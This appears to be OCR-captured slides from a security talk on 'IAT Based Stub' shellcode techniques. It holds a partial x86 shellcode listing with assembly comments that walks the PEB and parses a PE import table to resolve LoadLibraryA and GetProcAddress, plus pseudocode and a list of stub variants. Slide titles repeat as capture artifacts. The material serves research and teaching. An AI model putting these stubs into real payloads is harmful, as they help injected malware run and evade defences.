
Josh Pitts @midnite_runr · Feb 10
@subTee @Cneelis depends on the shellcode. :)

2

IAT Based Stub

LoadLibraryA(LLA)/GetProcAddress(GPA) in Main Module

https://gist.github.com/secretsquirrel/2ad8fba6b904c2c952b8




```
shellcode1 = bytes("\xfc"                       # cld
    "\x60"                                      # pushad
    "\x31\xd2"                                  # xor edx,edx
    "\x64\x8b\x52\x30"                          # mov edx,[fs:edx+0x30]     ; PEB
    "\x8b\x52\x0c"                              # mov edx,[edx+0xc]         ; PEB_LDR_DATA
    "\x8b\x52\x14"                              # mov edx,[edx+0x14]        ; ptr Flink Linked List in InMemoryOrderModuleList
    # next_mod
    "\x8b\x72\x28"                              # mov esi,[edx+0x28]        ; Points to UTF-16 module name in LDR_MODULE
    "\x6a\x18"                                  # push byte +0x18           ; Set loop counter length
    "\x59"                                      # pop ecx                   ; Set loop counter length
    "\x31\xff"                                  # xor edi,edi               ; clear edi to 0
    # loop_modname
    "\x31\xc0"                                  # xor eax,eax               ; clear eax to 0
    "\xac"                                      # lodsb                     ; load last to esi
    "\x3c\x61"                                  # cmp al,0x61               ; check for capitalization
    "\x7c\x02"                                  # jl 0x20                   ; if < 0x61 jump
    "\x2c\x20"                                  # sub al,0x20               ; capitalize the letter
    # not_lowercase
    "\xc1\xcf\x0d"                              # ror edi,byte 0xd          ; rotate edi right 0xd bits
    "\x01\xc7"                                  # add edi,eax               ; add sum to edi
    "\xe2\xf0"                                  # loop 0x17                 ; continue until loop ends
    , "iso-8859-1")

shellcode2 = b"\x81\xff"                        # cmp edi, DLL_HASH
shellcode2 += struct.pack("<I", self.DLL_HASH)


shellcode3 = bytes("\x8b\x5a\x10"               # mov ebx,[edx+0x10]        ; move module handle addr to ebx
    "\x8b\x12"                                  # mov edx,[edx]             ; set edx base for next module interation
    "\x75\xdb"                                  # jnz 0xf
    # iatparser
    "\x89\xda"                                  # mov edx,ebx               ; set as edx as image base
    "\x03\x52\x3c"                              # add edx,[edx+0x3c]        ; PE
    "\x8b\xba\x80\x00\x00\x00"                  # mov edi,[edx+0x80]        ; Import Table RVA
    "\x01\xdf"                                  # add edi,ebx
    # findImport
    "\x8b\x57\x0c"                              # mov edx, dword ptr [edi + 0xc]         ;Offset for Import Directory Table Name RVA
```

IAT Based Stub(s)


- LoadLibraryA/GetProcAddress in Main Module
- LoadLibraryA/GetProcAddress in a loaded Module (dll)

GetProcAddress Only Stub

GetProcAddress Only Stub




GetProcAddress Only Stub



```
LoadLibraryA.Handle = GetProcAddress(Kernel32.addr, ‘LoadLibraryA’)
```

GetProcAddress Only Stub



```
LoadLibraryA.Handle = GetProcAddress(Kernel32.addr, ‘LoadLibraryA’)
```

```
Push eax; LLA is in EAX
mov ebx, esp; mov ptr to LLA in ebx
…
call [ebx]
```


IAT Based Stub(s)

- LoadLibraryA(LLA)/GetProcAddress(GPA) in main module
- LLA/GPA in a loaded module (dll)
- GPA to LLA in main module
- GPA to LLA in loaded module

System Binaries/DLLs with LLAGPA or GPA in IAT

